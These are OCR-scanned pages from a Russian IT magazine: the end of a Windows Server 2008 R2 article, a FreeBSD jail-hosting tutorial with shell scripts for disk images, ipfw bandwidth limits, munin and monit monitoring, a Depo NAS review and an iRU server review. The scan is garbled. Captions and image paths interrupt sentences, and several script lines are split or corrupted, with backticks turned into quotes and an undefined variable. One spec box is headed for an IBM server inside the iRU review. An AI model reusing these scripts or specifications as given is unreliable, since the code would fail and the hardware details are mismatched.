В поставке R2 появилась новая утилита djoin.exe, назначение которой несколько необычно — подключение к домену, который сейчас недоступен. Такая необходимость может понадобиться при развертывании виртуальных машин и при заказе преднастроенной техники поставщику, чтобы не разглашать учетные данные. Принцип довольно прост: вначале на системе, подключенной к домену при помощи djoin.exe, создается XML-файл, который затем импортируется на подключаемой системе.
Кроме того, обновился центр администрирования Active Directory, интегрировавший в себя все задачи по управлению AD и заменивший ADUC (Active Directory Users and Computers console).

ЗАКЛЮЧЕНИЕ, ИЛИ ЖДЕМ РЕЛИЗА

Нововведений в Win2k8R2 достаточно много, и они действительно упрощают многие аспекты администрирования Windows-сетей. Конечно, к окончательному релизу что-то еще может измениться или добавиться. Поэтому, как будет выглядеть финальная версия Win2k8R2, покажет время. А пока — качаем и тестируем! ⌶

ЕВГЕНИЙ ЗОБНИН
/ J1M@SYNACK.RU /

Пять звезд и отменный сервис

Продолжаем настройку сервиса по сдаче в аренду виртуальных FreeBSD серверов

Рассмотрев создание сервиса, мы остановились на вполне работоспособном каркасе. Он хорошо подходит для частного использования, но еще далек от применения в среде производственной эксплуатации. Сегодня мы прикрутим к нашему творению ограничение ресурсов для каждого виртуального сервера и полноценный мониторинг хост-системы.

РАБОТА НАПИЛЬНИКОМ Чтобы повысить эффективность сервиса, я решил несколько видоизменить его дизайн. Логика работы и формат конфигурационных файлов остались прежними, однако структура директорий претерпела изменения. Вместо каталогов для виртуальных серверов теперь используются виртуальные диски, подключаемые с помощью команд mdconfig и mount. Это дает большие преимущества:

1. Виртуальный диск копируется заметно быстрее, так что на создание нового окружения уйдет не так много времени.
2. Виртуальные диски позволят ограничивать дисковое пространство для каждого виртуального сервера.
3. Упрощается миграция виртуальных серверов с одной машины на другую.

Чтобы преобразовать базовый каталог /usr/jailbase/FreeBSD-версия из прошлой статьи в базовый виртуальный диск размером в 2 Гб, выполни следующую последовательность команд:

```
# dd if=/dev/zero of=/usr/jailbase/FreeBSD-'uname -r'.2g.image bs=1m count=2k
# bsdlabel -w -f /usr/jailbase/FreeBSD-'uname -r'.2g.image auto
# mdconfig -a -t vnode -f /usr/jailbase/FreeBSD-'uname -r'.2g.image -u 0
# newfs md0c
# mount /dev/md0c /mnt
# cp -a /usr/jailbase/FreeBSD-'uname -r' /mnt
# umount /mnt
# mdconfig -d -u 0
# rm -Rf /usr/jailbase/FreeBSD-'uname -r'
```

ОГРАНИЧЕНИЯ В прошлой статье я упомянул о каталоге /usr/jailbase/conf, который хранит конфигурационные файлы для разных типов аккаунтов. Каждый такой файл содержит настройки ограничений, которые будут наложены командами addvserver и startvserver на виртуальный сервер во время его создания или запуска. Вот примерное содержимое одного из них:

vi /usr/jailbase/conf/base

```
# Размер образа (ограничение дискового пространства)
SIZE=2g
# Ограничение пропускной способности
BANDWITH=1Mbit/s
```

Создай и заполни конфигурационные файлы для всех типов аккаунтов, которые будет поддерживать сервис:

```
# mkdir /usr/jailbase/conf
# touch /usr/jailbase/conf/{trial,base,extra,vip}
```

Каких-то особенных рекомендаций относительно значений опций дать не могу. Все зависит от ресурсов сервера, ширины канала и целевой аудитории сервиса.

Чтобы реализовать возможность накладывания ограничений, я модифицировал несколько скриптов. Первый из них — addvserver, который теперь копирует виртуальный диск вместо базового каталога:

vi /usr/local/bin/addvserver

```
# Копируем и подключаем образ диска
mkdir $JAILDIR/$IP
cp $JAILBASE/FreeBSD-${OSVER}.${SIZE}.image $JAILDIR/${IP}.image
mdconfig -a -t vnode -f $JAILDIR/${IP}.image -u 99
mount /dev/md99c $JAILDIR/$IP
# Создаем файл инициализации для нового сервера
...
# Копируем публичный ключ в каталог /root/.ssh
...
# Отключаем образ
umount $JAILDIR/$IP
mdconfig -d -u 99
```

Тебе придется подготовить целый набор базовых виртуальных дисков, по одному на каждый тип аккаунта. Скрипт startvserver подключает виртуальный диск и создает набор правил для ограничения пропускной способности. Все правила помещаются в отдельный набор (set), номер которого равен номеру виртуального



диска + 1. Так мы перекладываем работу по уникализации номеров наборов правил на плечи команды mdconfig.

```
# vi /usr/local/bin/startvserver
# Подключаем виртуальный диск сервера
MDNUM='mdconfig -n -a -t vnode -f $JAILDIR/$IP.image'
mount /dev/md${MD}c $JAILDIR/$IP
echo $MDNUM > $JAILDIR/$IP.run
# Привязываем виртуальный сервер к сетевому интерфейсу…
ifconfig $IF inet alias $IP
# …и накладываем ограничения на пропускную способность
FWSETNUM=$(($MDNUM+1))
ipfw set disable $FWSETNUM
ipfw add set $FWSETNUM pipe ${FWSETNUM}0 ip from any to
$IP
ipfw add set $FWSETNUM pipe ${FWSETNUM}1 ip from $IP to
any
ipfw pipe ${FWSETNUM}0 config bw $BANDWITH
ipfw pipe ${FWSETNUM}1 config bw $BANDWITH
ipfw set enable $FWSETNUM
# Запускаем сервер
...
```

Скрипт stopvserver удаляет закрепленный за виртуальным сервером набор правил ipfw и отключает виртуальный диск.

```
# vi /usr/local/bin/stopvserver
# Отключаем виртуальный диск
MDNUM=`cat $JAILDIR/$IP.run`
umount $JAILDIR/$IP
mdconfig -d -u $MDNUM
# Удаляем правила ipfw и IP-адрес виртуального серве-
ра
FWSETNUM=$((MDNUM+1))
ipfw delete set $FWSETNUM
ifconfig $IF inet -alias $IP
```

МОНИТОРИНГ Перед тем, как приступить к настройке системы мониторинга, определимся с тем, что же мы все-таки собираемся мониторить. Одним из требований к нашему сервису была полная свобода клиента в отношении виртуального сервера. Поэтому мы не можем выполнять мониторинг сервисов клиентов, и им придется самим позаботиться об этом. С другой стороны, мы должны обеспечить бесперебойную работу всех виртуальных серверов, что потребует постоянного слежения за их работоспособностью. Создать базовую систему мониторинга виртуальных серверов не так уж и сложно. Надо всего лишь взять вывод утилиты jls и сравнить его со списком готовых к выполнению серверов (статус 'ok' в /usr/jailbase/db). Если какой-то сервер готов, но не запущен — попытаться его запустить и снова сравнить списки. Если сервера вновь

Ограничения CPU/RAM

В нынешнем состоянии подсистема jail-окружений FreeBSD не поддерживает ограничения на объем виртуальной памяти или время использования процессора. Это серьезный недостаток, над устранением которого работают не первый год. В 2006 году Крис Джонс попал с проектом реализации идеи ограничений на Google Summer of Code и даже представил работоспособные патчи для шестой ветки, однако разработчики FreeBSD не приняли их. Позднее Кристофер Тюнс портировал на FreeBSD 7.0 часть этих патчей, отвечающую за ограничение объемов памяти, но не осилил порт остального кода. Наработки обоих энтузиастов доступны на страничке wiki.freebsd.org/Jails. Впрочем, не стоит рассчитывать на стабильность или высокую производительность ядра после наложения патчей.

Overview :: jail-35012 :: jail-35012

jail-35012 :: [Disk Network Processes System]

Disk

:: Filesystem usage (in %)

Filesystem usage (in %) - by day

	Cur:	Min:	Avg:	Max:
/	70.00	69.92	70.00	70.00
/var	70.00	69.92	70.00	70.00
/tmp	0.00	0.00	0.00	0.00
/usr	88.00	87.89	88.00	88.00
/home	99.00	99.00	99.04	100.00
/cdrom	100.00	100.00	100.00	100.00

Filesystem usage (in %) - by week

	Cur:	Min:	Avg:
/	70.00	69.87	70.00
/var	70.00	69.00	69.94
/tmp	0.00	0.00	0.09
/usr	88.00	87.82	88.00
/home	99.00	97.80	98.51
/cdrom	100.00	100.00	100.00

СМОТРИМ ГРАФИКИ MUNIN

```
drwxr-xr-x   7 root  wheel   512B  4 май 12:19 ./
drwxr-xr-x  20 root  wheel   512B 19 апр 11:49 ../
drwxr-xr-x  17 root  wheel   512B  3 май 12:18 172.16.67.1/
-rw-r--r--   1 root  wheel   2,0G  3 май 12:20 172.16.67.1.image
-rw-r--r--  17 root  wheel     0B  3 май 12:20 172.16.67.1.ipfw
drwxr-xr-x   2 root  wheel   512B  3 май 15:23 172.16.67.2/
-rw-r--r--   1 root  wheel   2,0G  3 май 15:24 172.16.67.2.image
-rw-r--r--   1 root  wheel     0B  3 май 15:24 172.16.67.2.ipfw
drwxr-xr-x  17 root  wheel   512B  4 май 13:43 172.16.67.3/
-rw-r--r--   1 root  wheel   5,0G  4 май 13:45 172.16.67.3.image
-rw-r--r--   1 root  wheel     0B  4 май 13:45 172.16.67.3.ipfw
drwxr-xr-x  17 root  wheel   512B  4 май 13:50 172.16.67.4/
-rw-r--r--   1 root  wheel   5,0G  4 май 13:53 172.16.67.4.image
-rw-r--r--   1 root  wheel     0B  4 май 13:53 172.16.67.4.ipfw
drwxr-xr-x   2 root  wheel   512B  4 май 14:02 172.16.67.5/
-rw-r--r--   1 root  wheel   2,0G  4 май 14:05 172.16.67.5.image
-rw-r--r--   1 root  wheel     0B  4 май 14:05 172.16.67.5.ipfw
-rw-r--r--   1 root  wheel   288B  4 май 15:31 172.16.67.5.trouble
```

ЛИСТИНГ КАТАЛОГА /USR/JAIL ПОСЛЕ СОЗДАНИЯ ПЯТИ СЕРВЕРОВ

ПРАВИМ MONITRC




▸ dvd


Полные версии конфигов и скриптов (с комментариями) ты найдешь на диске.

не окажется в списке — отключить его (установить статус 'disabled') и начать бить тревогу (отправить письмо админу и создать специальный файл $JAILDIR/$IP.trouble). У нас уже есть скрипт для cron, который останавливает и отключает виртуальные серверы, срок аренды которых истек. Добавим нужную функциональность прямо в него. Ниже приведен сокращенный вариант этого скрипта; он содержит базовый набор действий, выполняемых над каждым «активным» сервером:

```
# vi /usr/local/bin/watchvservers
# Проверяем, запущен ли сервер
```

```
check_running()
{
  # Покидаем функцию, если сервер работает
исправно
  jls | grep $IP && return
  # Иначе пробуем его запустить
  /usr/local/bin/startvserver $IP > /tmp/
startvserver.out 2>&1
  sleep 15
  # Запустился? Тогда покидаем функцию
  jls | grep $IP && return
  # Нет? Тогда отключаем его, генерируем файл
```





MUNIN: ЗАГРУЖЕННОСТЬ ПРОЦЕССОРА И ОБЩАЯ НАГРУЗКА НА СИСТЕМУ

```
trouble и отправляем письмо админу
   /usr/local/bin/disablevserver $IP
   cp /tmp/startvserver.out $JAILDIR/${IP}.trouble
   cat $JAILDIR/${IP}.trouble | mail -s "watchvservers:
проблемы с сервером $IP" root
   exit
}
# Проверяем на истечение срока аренды
check_est_time()
{
   # Останавливаем и отключаем сервер, если его срок арен-
ды истек
   if [ $CURTIME -ge $ESTTIME ]; then
      /usr/local/bin/stopvserver $IP
      /usr/local/bin/disablevserver $IP
      # Отправляем письмо админу и владельцу
      cat $JAILDIR/${IP}.expire | mail -s "watchvservers:
истек срок аренды сервера $IP" root      cat /usr/
jailbase/message_expire | mail -s "www.host.com: срок
аренды вашего сервера истек" $ACMAIL
   fi
}
```

Пропишем скрипт в задания cron:

```
# crontab -e
MAILTO=root
*/20 * * * *    /usr/local/bin/watchvservers
```

Скрипт будет следить за работоспособностью виртуальных серверов и докладывать об истечении срока аренды или проблемах администратору. В первом случае админ получит письмо с темой «watchvservers: проблемы с сервером <IP>» и выводом неудавшейся команды startvserver, который также будет записан в файл $JAILDIR/$IP.trouble. Задача админа в этом случае — подключиться к корневой машине, исправить проблему и вновь запустить виртуальный сервер. Во втором случае администратор получит сообщение «watchvservers: истек срок аренды сервера <IP>», после чего он может либо сразу удалить сервер командой delvserver, либо дождаться продления аренды владельцем (на его адрес тоже будет выслано специальное письмо, содержимое которого берется из файла /usr/jailbase/message_expire). В обоих случаях сервер будет переведен в состояние disabled и остановлен.
Команда mail подключается к локальному почтовому серверу для отправки письма, поэтому придется поднять Sendmail/Postfix или простой релей на основе ssmtp:

```
# cd /usr/ports/mail/ssmtp
```

```
# make install replace clean
```

Конфигурируем:

```
# vi /usr/local/etc/ssmtp/ssmtp.conf
# Кому пересылать почту, направленную пользователю root
root=admin@host.com
# Адрес почтового сервера
mailhub=mail.host.com
rewritedomain=host.com
hostname=_HOSTNAME_
```

Добавляем в файл обратных адресов запись, указывающую на адрес, с которого будут приходить письма от любого процесса, запущенного с правами root:

```
# echo root:system@'hostname' > /usr/local/etc/ssmtp/
revaliases
```

Корневая система также нуждается в постоянном наблюдении. Вот несколько параметров, которые требуют внимания:
- Работоспособность корневых сервисов;
- Нагрузка на сетевые интерфейсы;
- Нагрузка на CPU/RAM;
- Нагрузка на диск;
- Свободное дисковое пространство;
- Целостность.

Мы разделим систему наблюдения за хост-системой на две независимые части, первая из которых будет производить мониторинг ресурсов сервера и отдавать данные другой машине. Вторая будет следить за сбоями и аномалиями и оповещать в случае необходимости системного администратора.
Монитор munin, основанный на клиент-серверной архитектуре, прост и удобен в установке и настройке. Мы воспользуемся им для решения первой задачи. Для начала установим ноду munin, которая будет следить за параметрами системы и отдавать накопленные данные серверу:

```
# cd /usr/port/sysutils/munin-node
# make install clean
```

Создаем новый конфигурационный файл:

```
# cd /usr/local/etc/munin
# cp munin-node.conf.sample munin-node.conf
```

Открываем файл munin-node.conf и добавляем в него две строки:

СКРИПТ WATCHVSERVERS

vi /usr/local/etc/munin/munin-node.conf

```
# Имя хоста
host_name jail.host.com
# Адрес сервера, который будет собирать и отображать ста-
тистику
allow ^172\.168\.0\.1$"
```

Нода munin использует плагины для наблюдения за параметрами системы. Плагины лежат в каталоге /usr/local/share/munin/plugins, но реально используются только те из них, ссылки на которые есть в каталоге /usr/local/etc/munin/plugins. Поэтому переходим в этот каталог и создаем ссылки на нужные плагины:

```
# cd plugins
# for i in cpu df df_inode load memory netstat open_files
\
      swap vmstat; do ln -s /usr/local/share/munin/
plugins/$i \
      $PWD/$i; done
```

Также добавим ссылки на плагины if_ и if_errcoll_, которые предназначены для наблюдения за сетевыми интерфейсами (выполни эти команды для всех сетевых интерфейсов):

```
отчет по трафику и сетевым подключениям# ln -s /usr/
local/share/munin/plugins/if_errcol_ $PWD/if_errcol_ed0
```

Запускаем munin-node и прописываем его в /etc/rc.conf для автоматической загрузки:

```
# /usr/local/etc/munin-node.sh start
# echo "munin_node_enable=\"YES\"" >> /etc/rc.conf
```

На клиентской стороне все. Осталось настроить службу, которая будет опрашивать ноды и генерировать графики. Поэтому идем на сервер (который может быть той же машиной) и устанавливаем на нем munin-main:

```
# cd /usr/ports/sysutils/munin-main
# make install clean
```

Открываем файл munin.conf:

```
# cd /usr/local/etc/munin
# cp munin.conf.sample munin.conf
```

И добавляем в него следующие строки:

vi /usr/local/etc/munin/munin.conf

```
# Имя клиента с установленным munin-node
[jail.host.com]
# И его IP
address 172.30.5.129
use_node_name yes
```

Больше ничего трогать не надо. Команда munin-cron, которую система портов заботливо вписала в задания cron, будет запускаться каждые пять минут, собирать статистику с подчиненных нод, генерировать графики и помещать их в каталог /usr/local/www/munin. Чтобы просматривать графики, ты можешь либо поднять Web-сервер на этой машине, либо просто набрать «file:///usr/local/www/munin/index.html» в адресной строке браузера.

Возвращаемся на хост виртуальных серверов и приступаем к настройке monit, простого и удобного демона, следящего за порядком в нашей системе. Демон monit будет нашим сторожевым псом, которому мы прикажем сигнализировать обо всех неприятных ситуациях, таких как чрезмерная загруженность системы, заканчивающееся дисковое пространство или падение сервисов.

Устанавливаем monit:

```
# cd /usr/ports/sysutils/monit
# make install clean
```

И добавляем в его конфиг:


vi /usr/local/etc/monitrc


```
# Проверка общих параметров системы: loadavg, занятая
память, нагрузка на процессор
check system myhost.mydomain.tld
   if loadavg (1min) > 4 then alert
   if loadavg (5min) > 2 then alert
   if memory usage > 85% then alert
   if cpu usage (user) > 90% then alert
   if cpu usage (system) > 30% then alert
   if cpu usage (wait) > 20% then alert
# Проверка "замусоренности" файловой системы
# ad0s2 — это диск, смонтированный к /usr или к $JAILDIR
check device usrfs with path /dev/ad0s2
   if space usage > 80% then alert
# Следим за работоспособностью демона sshd
check process sshd with pidfile /var/run/sshd.pid
   start program = "/etc/rc.d/sshd start"
   stop program  = "/etc/rc.d/sshd stop"
   if failed port 22 protocol ssh then restart
   if 5 restarts within 5 cycles then timeout
```

Прописываем monit в /etc/rc.conf и запускаем:

```
# echo "monit_enable=\"YES\"" >> /etc/rc.conf
# /usr/local/etc/rc.d/monit start
```

ГЕТЕРОГЕННОСТЬ Пятое поле базы виртуальных серверов зарезервировано для хранения версии FreeBSD-окружения. С его помощью мы убиваем сразу двух зайцев. Во-первых, возможность выбора версии FreeBSD-сервера делает наш сервис более привлекательным для клиентов, — некоторым из них в силу определенных причин может понадобиться конкретная ревизия ОС. Во-вторых, метод прямого указания версии позволяет сохранить добрую тысячу нервных клеток во время обновления корневой ОС до новой версии. Разработчики FreeBSD следуют давней традиции сохранения совместимости с прошлыми ядрами, так что после обновления ОС существующие окружения останутся полностью работоспособными.





MUNIN: ОТЧЕТ ПО ТРАФИКУ И СЕТЕВЫМ ПОДКЛЮЧЕНИЯМ

В созданной нами системе существует только один вариант окружения, версия которого соответствует версии корневой ОС. В то же время FreeBSD 7.1 способна исполнять код, скомпилированный для предыдущих версий системы, вплоть до 4.11. Поэтому, если возникнет такая необходимость, просто скачай один из предыдущих релизов, установи его на соседний раздел и скопируй в новый базовый виртуальный диск. Срез нужной версии дерева портов можно получить с помощью cvsup:

vi ~/ports-supfile

```
*default host=cvsup2.ru.FreeBSD.org
*default base=/var/db
*default prefix=/usr/jailbase
*default release=cvs tag=RELENG_6_4
*default delete use-rel-suffix
*default compress
ports-all
# cvsup ~/ports-supfile
# mv /usr/jailbase/{ports,ports-6.4-RELEASE}
```

ЧТО ДАЛЬШЕ? Наша система управления и поддержки виртуальных серверов полностью готова к использованию, но как применить ее возможности для создания полноценного сервиса? Есть три варианта:

1. Все на одной машине. В этом случае BIND, Web-сервер и созданная нами система находятся на одной машине. На Web-сервере крутится сайт сервиса, который предоставляет клиенту возможность создать виртуальный сервер. Для этого он должен заполнить несколько форм, где указать доменное имя, свой почтовый адрес, срок аренды, тип аккаунта и т.д. Скрипт (может быть написан на PHP, Python, Perl) обрабатывает поля формы, формирует из них запрос к скрипту addvserver и вызывает его. Затем запускает скрипт startvserver, а клиенту возвращает страничку с адресом его сервера и сгенерированным ключом для доступа по SSH. Когда срок аренды истечет, watchvservers автоматически остановит сервер и отправит клиенту уведомление.

2. Масштабируемая система. Одна машина едва ли выдержит более 15 виртуальных серверов, поэтому мы должны иметь возможность в любой момент добавить новую машину в инфраструктуру. Масштабируемая система предполагает наличие центрального сервера, обслуживающего Web-сервер, BIND, Sendmail, сервер munin и отправляющего запросы на создание виртуальных серверов на другие машины. Для ее реализации необходимо лишь предустановить на каждую машину нашу систему управления виртуальными серверами, munin-node, minit и ssmtp, а на центральный сервер добавить небольшую обертку для addvserver. Она будет сверяться со специальным списком машин, обслуживающих виртуальные сервера, выбирать из них ту, на которой крутится наименьшее количество серверов, подключаться к ней по SSH и выполнять команду addvserver. После чего — снова открывать список и увеличивать число виртуальных серверов для этой машины на единицу (плюс обертка для delvserver).

3. Правильная масштабируемая система. Второй вариант неплох, но предполагает хранение базы серверов /usr/jailbase/db на каждой машине. Это усложняет обслуживание и затрудняет миграцию виртуальных серверов между хостами. Правильная масштабируемая система должна использовать единую базу данных с интерфейсом SQL вместо файла db. В этом случае база данных хранится на центральном сервере, а скрипты управления виртуальными серверами подключаются к ней вместо обращения к локальному файлу db. Реализация этой идеи потребует значительной модификации скриптов управления и добавления дополнительной колонки «IP машины, на которой крутится виртуальный сервер» к базе данных, чтобы скрипт мог найти виртуальные сервера, принадлежащие только его машине.



NATHAN BINKERT
/ NAT@SYNACK.RU /

Файловое депо

Сетевая система хранения данных на базе Linux Depo Storage NAS 1005



Технические характеристики Depo Storage NAS 1005

> Жесткие диски:
До 5 жестких дисков SATA2 объемом до 1 Тб каждый

> Функции RAID:
RAID 0, 1, 5, 6, 10, и JBOD, поддержка мульти-RAID (пользователь может создать несколько RAID-массивов на одной системе), автоматическое восстановление, «горячая» замена, «горячее» резервирование, роуминг дисков, миграция уровней RAID, расширение RAID

> Интерфейсные порты:
1 порт eSATA для расширения емкости
3 порта USB тип A (режим хоста)
1 порт USB тип B (режим клиента)
1 порт iSCSI/WAN
4 порта Gigabit Ethernet коммутатора

> Особенности:
LCD-дисплей для начальной конфигурации и отображения статуса системы
Управление через русифицированный web-интерфейс
Уведомления о событиях по e-mail или на LCD
Звуковое уведомление о событиях
Поддерживается функция принт-сервера (подключение принтера через USB)
Предустановлена ОС на базе Linux

> Питание:
Система хранения данных стандартно комплектуется блоком питания с автоматическим выбором частоты (50/60 Гц) и автоматическим выбором входного напряжения (110/220 В)

> Исполнение:
Tower (возможен монтаж в стойку), размеры (ДхВхШ, мм) 230x230x190
Масса до 5 кг

Сетевая система хранения данных Storage NAS 1005 от компании Depo Computers предназначена для использования в качестве сетевого файлового ресурса для небольших рабочих групп. Гибкая система настройки, использование надежного и высокопроизводительного Linux в качестве программной начинки, возможность доступа к информации из любой популярной операционной системы, поддержка функции принт-сервера, привлекательный внешний вид и невысокая цена делают этот продукт отличным решением тогда, когда возникает необходимость в надежном централизованном хранении информации.

Система поддерживает все популярные конфигурации RAID (0, 1, 5, 6, 10, и JBOD) с возможностью горячей замены, резервирования и роуминга дисков, расширения RAID и миграции уровней RAID. Замена дисков не потребует вмешательства администратора, система сделает всю работу по восстановлению и синхронизации в автоматическом режиме. Поддерживается возможность создания нескольких RAID-массивов на одной системе. На передней панели расположено пять отсеков для жестких дисков SATA и один порт eSATA сзади, что позволяет создать хранилище данных объемом 6 Тб (в режиме JBOD).

Получить доступ к файл-серверу можно из операционных систем Windows, Linux, BSD, Mac OS X или любой другой, поддерживающей протоколы CIFS/SMB, AFP 3 (Apple Filing Protocol), NFS v3, FTP и HTTP/HTTPS. Устройство оснащено встроенным четырехпортовым Ethernet-коммутатором, что упрощает работы по наладке сети. Кроме доступа через локальную сеть, устройство позволяет подключить себя в качестве iSCSI-диска или через USB-интерфейс.

Для настройки можно использовать простой русифицированный web-интерфейс или же несколько кнопок и LCD-экран (в экстренном случае), на котором также отображается текущее состояние и данные о последних событиях. Предусмотрены и другие способы получения уведомлений: по e-mail и через звуковой сигнал.

Гарантийное обслуживание осуществляется в течение двух или трех лет, а цена составляет от 40417 (с двумя жесткими дисками на 500 Гб) до 68126 рублей в конфигурации с пятью дисками на 1 Тб каждый и трехгодичным сроком гарантии.

NATHAN BINKERT
/ NAT@SYNACK.RU /




Обзор первого серверного решения от бренда iRU

iRU Rock s101U



HTTP://WWW

links
Модельный ряд серверов iRU Rock: www.iru.ru/production/pc_corp.



info
В программно-аппаратном RAID-контроллере выполнение логической операции XOR для обеспечения функционирования массива RAID 5 берет на себя специальная микросхема, все остальное по-прежнему «курирует» центральный процессор, осуществляющий операции с помощью драйверов.

Технические характеристики IBM System x3250 M2:

> Процессор:
Intel Core 2 Duo E8400 (двухъядерный) (3,0 ГГц, 1333 МГц FSB, 6 Мб L2)

> Память:
2 Гб (2*1024 Мб) PC2-5300 (667 МГц) ECC DDR2, максимальный объем 8 Гб, 4 слота

> Жесткие диски:
Два по 250 Гб SATA2, с возможностью «горячей замены»

> Поддержка RAID:
Интегрированный SATA2 RAID-контроллер Intel ICH9R (RAID 0, 1, 5, 10), поддерживающий до 6 жестких дисков

> Сетевой интерфейс:
2 адаптера Intel Gigabit Ethernet (Intel 82563EB)

> Устройство чтения и записи носителей:
Привод DVD+/-RW

> Питание:
Блок питания 350W

> Расширение:
1 слот PCI Express x8

> Внешние порты ввода-вывода:
4 разъема USB 2.0 (2 спереди, 2 сзади)
2 последовательных порта (DB-9M)
Разъемы PS/2 для подключения мыши и клавиатуры

В начале года компания «НКА-Групп», производитель и поставщик компьютеров под торговой маркой iRU, объявила о начале производства серверов начального и среднего уровня iRU Rock. Одним из них является 1U-сервер iRU Rock s101U, ориентированный на решение широкого спектра задач, связанных с поддержкой сетевой инфраструктуры небольших компаний или отделов. Сервер одинаково хорошо справится как со стандартным набором сетевых служб (DHCP, DNS, контроллер домена Active Directory), так и со среднезагруженным web- и прокси-сервисом. В недрах сервера скрыт процессор Intel Core 2 Duo E8400 и программно-аппаратный SATA2 RAID-контроллер Intel ICH9R, который поддерживает до 6 SATA2-дисков с возможностью организации RAID-массивов уровней 0, 1, 5 и 10. Благодаря вышеназванному контроллеру, сервер поддерживает интерфейс eSATA с возможностью горячей замены дисков и технологию Matrix RAID, которая позволяет использовать разные режимы RAID на одном наборе дисков (использование своей части диска для каждого режима).
Сервер выполнен в форм-факторе 1U, что делает его идеальным решением для быстрорастущих компаний, сетевая инфраструктура которых постоянно развивается. Объем оперативной памяти варьируется от одного до восьми гигабайт DDR2-800 (4 слота). На задней панели расположено 2 порта сетевого адаптера Intel Gigabit Ethernet (Intel 82563EB). В комплект входит DVD+/-RW и два жестких диска SATA2 объемом 250 Гб каждый. Гарантия на сервер составляет три года с возможностью сервисного обслуживания и консультаций на месте или в любом из фирменных сервисных центров, расположенных по всей России. Сервер имеет все необходимые сертификаты и прошел специальную программу тестирования.
